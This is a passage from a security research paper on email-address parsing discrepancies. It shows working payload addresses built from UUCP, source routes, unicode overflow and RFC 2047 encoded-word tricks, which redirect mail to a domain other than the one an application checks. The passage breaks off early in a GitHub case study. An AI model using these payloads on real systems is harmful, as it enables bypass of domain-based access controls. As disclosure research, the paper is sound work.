Splitting the email atom

exploiting parsers to bypass access controls

Gareth Heyes - gareth.heyes@portswigger.net - @garethheyes - garethheyes.co.uk

Some websites parse email addresses to extract the domain and infer which organisation the owner belongs to. This pattern makes email-address parser discrepancies critical. Predicting which domain an email will be routed to should be simple, but is actually ludicrously difficult - even for 'valid', RFC-compliant addresses.

In this paper I'm going to show you how to turn email parsing discrepancies into access control bypasses and even RCE.

This paper is accompanied by a free online CTF, so you'll be able to try out your new skill set immediately.

Outline

Introduction

Some of the RFCs that dictate the email address format have been around for over 50 years, they have been mangled together to form a standard for email addresses that is way too lenient. Emails can have quoted values, comments, escapes and various encodings. If you are faced with the job of writing an email parser technically you should follow the specification but because of all this complexity it's a difficult job. Web applications farm this complexity out to email parsing libraries and as a result they don't actually know how the email is parsed. This leads to problems when they decide to make security decisions based on the email domain.

If you look at 3.2.5[1] and 3.2.2[2] of RFC2822 it allows you to use quoted values and escapes. They enable you to use characters not normally allowed in the local-part of the email address. Some examples are:

```
"@"@example.com
"\""@example.com
```

In the first example because the local-part is quoted the at symbol will be used as a destination mailbox with the quotes removed. In the second example it shows how you can use escapes inside the quoted local-part to use the double quote as the destination mailbox. If we look deeper at the same RFC section 3.2.3[3] we can see it supports comments. Comments are constructed using parentheses and can contain whitespace and even nest. Here are some examples of "valid" emails that use comments:

```
(foo)user@(bar)example.com
```

You're not just limited to alphanumeric values either; you can place a multitude of characters within a comment. This all seems ripe for abuse by creating confusion between the parser, the application and the mailer. My journey started in this research by trying to create this confusion by abusing escapes and comments.

Creating email domain confusion

I'm not proud of this story about how I discovered this but it's the truth. I didn't spend hours looking at the Postfix and Sendmail source code with a debugger and there's definitely an element of randomness and luck.

It started when I was logged into a box I was using for testing, I installed an unnamed app and began testing it for email parsing discrepancies. I was getting nowhere. Everything I tried was failing, I had thoughts of abandoning the research completely. Then out of an act of desperation I took the special characters the app was using and pasted it into my email address. I knew it would be valid since it was all the characters they allowed but I just wanted to see what would happen with the mailer.

I checked the syslog of the box and noticed that I was getting a DSN (delivery status notification) with an invalid host. Surprised at this, I began to dig deeper. I started to remove characters from the email address to narrow down why Sendmail thought it was an invalid host. Eventually, I narrowed it down to the exclamation mark and remembered about the UUCP protocol[4] I'd read whilst conducting this research.

UUCP is an ancient protocol that existed before the Internet and email. It allowed you to send messages between Unix systems and stands for Unix To Unix Copy. It works by using the exclamation mark as a separator between the domain and user part but in the opposite order of the traditional email address.

This was bonkers, by sheer luck the characters I pasted ended with a backslash which escaped the at symbol and then the exclamation mark was treating the address as a UUCP address! Here is my discovery in all its glory:

Original discovery:

```
!#$%&'*+\/=?^_`{|}~-collab\@psres.net
```

Naturally, I had to follow up with a different Collaborator domain to be sure it's actually going to a different server:

```
oastify.com!collab\@example.com
```

The preceding example goes to the Collaborator domain "oastify.com" not example.com when using Sendmail 8.15.2. This was really exciting to me because I proved that this research was actually going somewhere. The next step was to find other characters that caused this behaviour so I wrote a SMTP fuzzer quite quickly. I discovered that Postfix didn't have this behaviour because it's more secure right? Well that's what I thought until I found a variation in Postfix 3.6.4 via the fuzzer:

```
collab%psres.net(@example.com
```

This actually goes to psres.net not example.com and uses yet another archaic protocol called source routes[5]. Source routes allow you to use a chain of servers to send mail. The idea was you separate each host with a comma and then include the final destination at the end. There is also what is called the "percent hack", this is where the mailer will convert the % or different chosen character to the at symbol and then forward on the email to the server. This example illustrates this:

```
foo%psres.net@example.com
foo@psres.net
```

In this process, the email is initially sent to example.com, after which the percent symbol is converted to an at symbol and an email is sent to foo@psres.net. This is exactly what is occurring with the vector, the parenthesis comments out the domain part of the email address which then Postfix uses the local-part as a source route that sends the email to the unexpected destination. Postfix actually supports UUCP too. I later found out if you use the single parenthesis trick.


These findings gave me confidence that there are a ton of bugs out there and so I began looking for more.

Parser discrepancies

Unicode overflows

One of the main problems I had to solve with this research was generating blocked characters. Since many web applications will block multiple at symbols. This is why I started to look into unicode overflows.

I was testing an unnamed target and noticed that when using higher unicode characters they would generate other ASCII characters. This pattern seemed random at first but then I grasped what was going on. It's probably best illustrated from an image of how the chr() algorithm works in PHP. The chr() function returns a character specified by an integer code point:



```
while ($bytevalue < 0) {
    $bytevalue += 256;
}
$bytevalue %= 256;
```

In the example, PHP loops through the bytes and checks if it is less than zero, if it is it adds 256 until it's positive. Then it performs a modulus operation to fit the value within 0-255. This means if you pass a byte value greater than 255 it will be overflowed and forced into the 0-255 range because of the modulus operation. This is exactly how unicode overflows work; we simply need to provide a character who's codepoint is greater than 255 to generate other characters. This is best illustrated with a simple example:

```
String.fromCodePoint(0x100 + 0x40)
```

In the preceding example I use the fromCodePoint function to generate a character, I pass a hex value of 0x100 which translates to 256 decimal then I add 0x40 which is the hex number for the at symbol. Then when the system performs an operation like the chr() function in PHP the unicode code point will be overflowed and fit within 0-255 which will then generate the at symbol.

After I discovered this I started fuzzing the unnamed target with Turbo Intruder and noticed that other characters were exhibiting this behaviour. At first it seemed random but then I realised what was happening, 0x100 is just one of the numbers you can use to perform an overflow. If you use higher characters, you can use any of the characters in-between.

```
String.fromCodePoint(0x100 + 0x40) // ŀ → @
String.fromCodePoint(0x1000 + 0x40) // ၀ → @
String.fromCodePoint(0x10000 + 0x40) // 𐁀 → @
...
0x10ffff
```

Each of the hex values above create overflows because the modulus operation will result in zero and this can continue until the current maximum unicode codepoint which is 0x10ffff. This target was allowing all sort of unicode characters to create other characters:

```
'✨' === '('
'✩' === ')'
'✻' === ';'
'✼' === '<'
'✽' === '='
'✾' === '>'
'❀' === '@'
```

If you perform a 256 modulus operation on each of the characters it will result in the generated character:


```
//Mod each code point by 256
'❀'.codePointAt(0) % 256 === 0x40
String.fromCodePoint(0x40)
// @
```

Although I was able to spoof a wide range of characters I was unable to split an email on this unnamed target with this technique. But this was just the start, I proved that it was possible to generate blocked characters. This gave me the confidence to look for more.

Encoded-word


The more I started to look, the more the email RFC's wanted to give. I had assumed before this research that emails were generally alphanumeric with dots in the local-part. I never imagined that a whole complex encoding system existed that allowed you to perform layers of encoding. Yet this is what I discovered. Scouring the RFC's I noticed rfc2047 and encoded-word[6], this encoding system allows you to represent characters using hex and base64.

If we use an encoded email as an example illustration:



The "=?" indicates the start of an encoded-word, then you specify the charset in this case UTF-8. Then the question mark separates the next command which is "q" which signifies "Q-Encoding" after that there's another question mark that states the end of the encoding format and the beginning of the encoded data. Q-Encoding is simply hex with an equal prefix. In this example I use =41=42=43 which is an uppercase "ABC". Finally, ?= indicates the end of the encoding. When parsed by an email library the email destination would be ABCUSER@psres.net!

Armed with this information I started to look for real systems that parsed emails using this encoding. To help with this I came up with two probes that worked on most sites that had this behaviour:



Probing for Encoded Word

```
?iso-8859-1?q?=61=62=63?=collab@psres.net
```

Results in email to: abc collab@psres.net

```
=?utf-8?q?=61=62=63?=collab@psres.net
```


Results in email to: abc collab@psres.net

Initially I was using the charset "x" to reduce the size of the probe, however some systems reject unknown charsets and would fail. It's best to use these two probes as I've found them to be the most common allowed charsets after testing lots of sites. Use the Collaborator to generate a payload and replace "collab" above with the generated one. Then if you get an SMTP interaction with the email in the RCPT TO command of the SMTP conversation:

```
abccollab@psres.net
```

This then proves the email parser is decoding the email with "encoded word".

I found a bunch of sites with this behaviour and they all had one thing in common. Ruby. It appeared they all used the same Ruby Gem called "Mail" which has over 508 million downloads. I started to look at the source and I found that the library was decoding UTF-7[7]! In my test bed I tried to reproduce this:




Changing the charset

```
=?utf-7?q?&AGYAbwBvAGIAYQBy-?=@psres.net
```

Results in email to: `foobar@psres.net`

This is insane! Emails can have UTF-7 now! Then an idea popped into my head: if there is Q-Encoding and charsets, can you have both? The surprising answer to this question is a resounding yes. You can blend UTF-7 with Q-Encoding!




Blending q-encoding and UTF-7


```
=?utf-7?q?&=41GYAbwBvAGIAYQBy-?=@psres.net
=?utf-7?q?&AGYAbwBvAGIAYQBy-?=@psres.net
```

Results in email to: `foobar@psres.net`

After that I started to play with base64 encoding because of course "encoded-word" supports that in emails! You simply use "b" instead of "q" in the encoding type and you can use it.


Base64 encoded-word
Base64 encoded "foobar"
=?utf-8?b?Zm9vYmFy?=@psres.net
Indicates base64
Results in email to: foobar@psres.net

The preceding example uses base64 encoded string "foobar" which gets decoded by the parser. I know what you are thinking or maybe it's just me but yes you can use UTF-7 and base64 encoded data:


Combining UTF-7 & base64
Base64 encoded
=?utf-7?b?JkFHWUFid0J2QUdJQVlRQnkt?=@psres.net
UTF-7 encoded "foobar"
=?utf-7?b?&AGYAbwBvAGIAYQBy-?=@psres.net
Results in email to: foobar@psres.net

In this example there is a base64 encoded address with a UTF-7 charset. First the email parser will decode the base64. Then the email parser will decode the UTF-7 charset. Finally the email will be decoded to foobar@psres.net. At this point you might have a few doubts about following the RFC to the letter. Especially when I tell you this works in the domain part too when I tested the Mail library. Note I'm using alphanumeric values here but you can of course encode any special characters too.

Encoded-word case studies

Github: Accessing internal networks protected by Cloudflare "Zero Trust"

So far we've seen how to create email domain confusion and surprising encodings but it was time to use this knowledge to exploit real systems. One of the first targets I tested was Github. I specifically went after Github because I knew it was written in Ruby.

I used the two probes I mentioned earlier to confirm Github supported "encoded-word". The email was decoded in the Collaborator SMTP conversation! So I began testing further. What I needed to do was to use "encoded-word" to produce another at symbol. At first I started playing with quoted local-part values and I was successful embedding raw at symbols in the quoted value. Maybe I could use "encoded-word" inside a quoted local-part to break out of the quoted value and produce two different addresses? I experimented with =22 (double quote) and =40 (at symbol) but didn't have any success.


The trouble with this research is you don't get any feedback sometimes because it passes the email validation but fails before it hits the mailer. You can use DNS interactions as a clue but often they are next to useless because you can't identify the cause of the failure to get to the mailer.

After many attempts I started to think about the SMTP conversation and I attempt to place greater than characters. The thinking here is that I could use it to end the RCPT TO command in the SMTP conversation:

